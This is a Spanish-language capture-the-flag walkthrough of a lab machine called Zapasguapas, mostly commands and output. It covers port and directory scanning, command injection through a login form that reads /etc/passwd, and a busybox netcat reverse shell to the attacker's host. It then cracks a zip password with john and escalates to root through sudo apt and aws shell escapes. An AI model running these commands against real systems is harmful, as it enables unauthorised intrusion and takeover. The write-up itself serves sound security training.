ZAPASGUAPAS

CONECTIVIDAD

```
ping -c1 192.168.0.43
```

```
└─# ping -c1 192.168.0.43
PING 192.168.0.43 (192.168.0.43) 56(84) bytes of data.
64 bytes from 192.168.0.43: icmp_seq=1 ttl=64 time=0.708 ms

--- 192.168.0.43 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.708/0.708/0.708/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.43

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.43 -T 5
```

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.43 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-28 14:23 EDT
Warning: 192.168.0.43 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.43
Host is up (0.00069s latency).
Not shown: 53476 closed tcp ports (reset), 12057 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 7e:42:d0:d4:c9:36:f4:f8:e6:77:c2:c6:7e:25:dc:ff (ECDSA)
|_  256 6f:a0:50:44:9f:a2:fb:99:40:f3:90:af:56:cc:34:e3 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Zapasguapas
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 00:0C:29:82:A7:FB (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



ENUMERACIÓN


Con gobuster vamos en la procura de archivos y directorios

El que nos interesa es el /login.html

```
└─# gobuster dir -u http://zapasguapas.thl -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://zapasguapas.thl
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,py,doc,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.html           (Status: 200) [Size: 2090]
/images               (Status: 301) [Size: 319] [--> http://zapasguapas.thl/images/]
/.html                (Status: 403) [Size: 280]
/.php                 (Status: 403) [Size: 280]
/index.html           (Status: 200) [Size: 14085]
/bin                  (Status: 301) [Size: 316] [--> http://zapasguapas.thl/bin/]
/about.html           (Status: 200) [Size: 8764]
/css                  (Status: 301) [Size: 316] [--> http://zapasguapas.thl/css/]
/lib                  (Status: 301) [Size: 316] [--> http://zapasguapas.thl/lib/]
/contact.html         (Status: 200) [Size: 7694]
/js                   (Status: 301) [Size: 315] [--> http://zapasguapas.thl/js/]
/javascript           (Status: 301) [Size: 323] [--> http://zapasguapas.thl/javascript/]
/include              (Status: 301) [Size: 320] [--> http://zapasguapas.thl/include/]
/testimonial.html     (Status: 200) [Size: 8587]
/nike.php             (Status: 200) [Size: 2362]
/.php                 (Status: 403) [Size: 280]
/.html                (Status: 403) [Size: 280]
/server-status        (Status: 403) [Size: 280]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Probamos a poner como usuario user y como contraseña ponemos

cat /etc/passwd y logramos leer el directorio



Observamos que tenemos root, pronike y proadidas


Probé a lanzarle medusa a los dos usuarios por ssh, pero,

no conseguí nada. Lo que hice a continuación es poner

user/busybox nc 192.168.0.22 4444 -e bash

y obtuve conexión

EXPLOTACIÓN



Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg

reset xterm

export TERM=xterm

export SHELL=bash

Investigando en pronike

ESCALADA DE PRIVILEGIOS

```
www-data@zapasguapas:/home$ cd pronike
www-data@zapasguapas:/home/pronike$ ls
nota.txt
www-data@zapasguapas:/home/pronike$ cat nota.txt
Creo que proadidas esta detras del robo de mi contraseña
www-data@zapasguapas:/home/pronike$
```

En el /opt encontramos un zip

```
www-data@zapasguapas:/opt$ ls -la
total 12
drwxr-xr-x  2 root       root      4096 Apr 23 09:35 .
drwxr-xr-x 18 root       root      4096 Apr 15 12:20 ..
-rw-r--r--  1 proadidas proadidas  266 Apr 23 09:35 importante.zip
```

Nos lo traemos a local para quitar el hash con zip2john

y sacar la contraseña con john

```
└─# john --wordlist=rockyou_5000.txt importante.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hotstuff         (importante.zip/password.txt)
1g 0:00:00:00 DONE (2024-09-28 18:09) 14.28g/s 71428p/s 71428c/s 71428C/s 123456..speaker
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
unzip importante.zip
Archive:  importante.zip
[importante.zip] password.txt password:
  inflating: password.txt
```

```
cat password.txt
He conseguido la contraseña de pronike. Adidas FOREVER!!!!

pronike11
```

Nos hacemos pronike

```
www-data@zapasguapas:/opt$ su pronike
Password:
pronike@zapasguapas:/opt$
```

Buscamos permisos sudo

```
pronike@zapasguapas:/opt$ sudo -l
Matching Defaults entries for pronike on zapasguapas:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User pronike may run the following commands on zapasguapas:
    (proadidas) NOPASSWD: /usr/bin/apt
```

Consultando en https://gtfobins.github.io/gtfobins/apt/#sudo

```
sudo apt changelog apt
!/bin/sh
```

Nos hacemos proadidas

```
pronike@zapasguapas:/opt$ sudo -u proadidas /usr/bin/apt changelog apt
Des:1 https://metadata.ftp-master.debian.org apt 2.6.1 Changelog [505 kB]
Descargados 505 kB en 1s (845 kB/s)
$ whoami
proadidas
$ bash -i
proadidas@zapasguapas:/opt$
```

Buscamos permisos sudo

```
proadidas@zapasguapas:/opt$ sudo -l
Matching Defaults entries for proadidas on zapasguapas:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User proadidas may run the following commands on zapasguapas:
    (proadidas) NOPASSWD: /usr/bin/apt
    (root) NOPASSWD: /usr/bin/aws
proadidas@zapasguapas:/opt$
```

Consultando en https://gtfobins.github.io/gtfobins/aws/#sudo

sudo aws help
!/bin/sh

Nos hacemos root

```
proadidas@zapasguapas:/opt$ sudo -u root /usr/bin/aws help
# whoami
root
#
```

🖐 **Buen día.**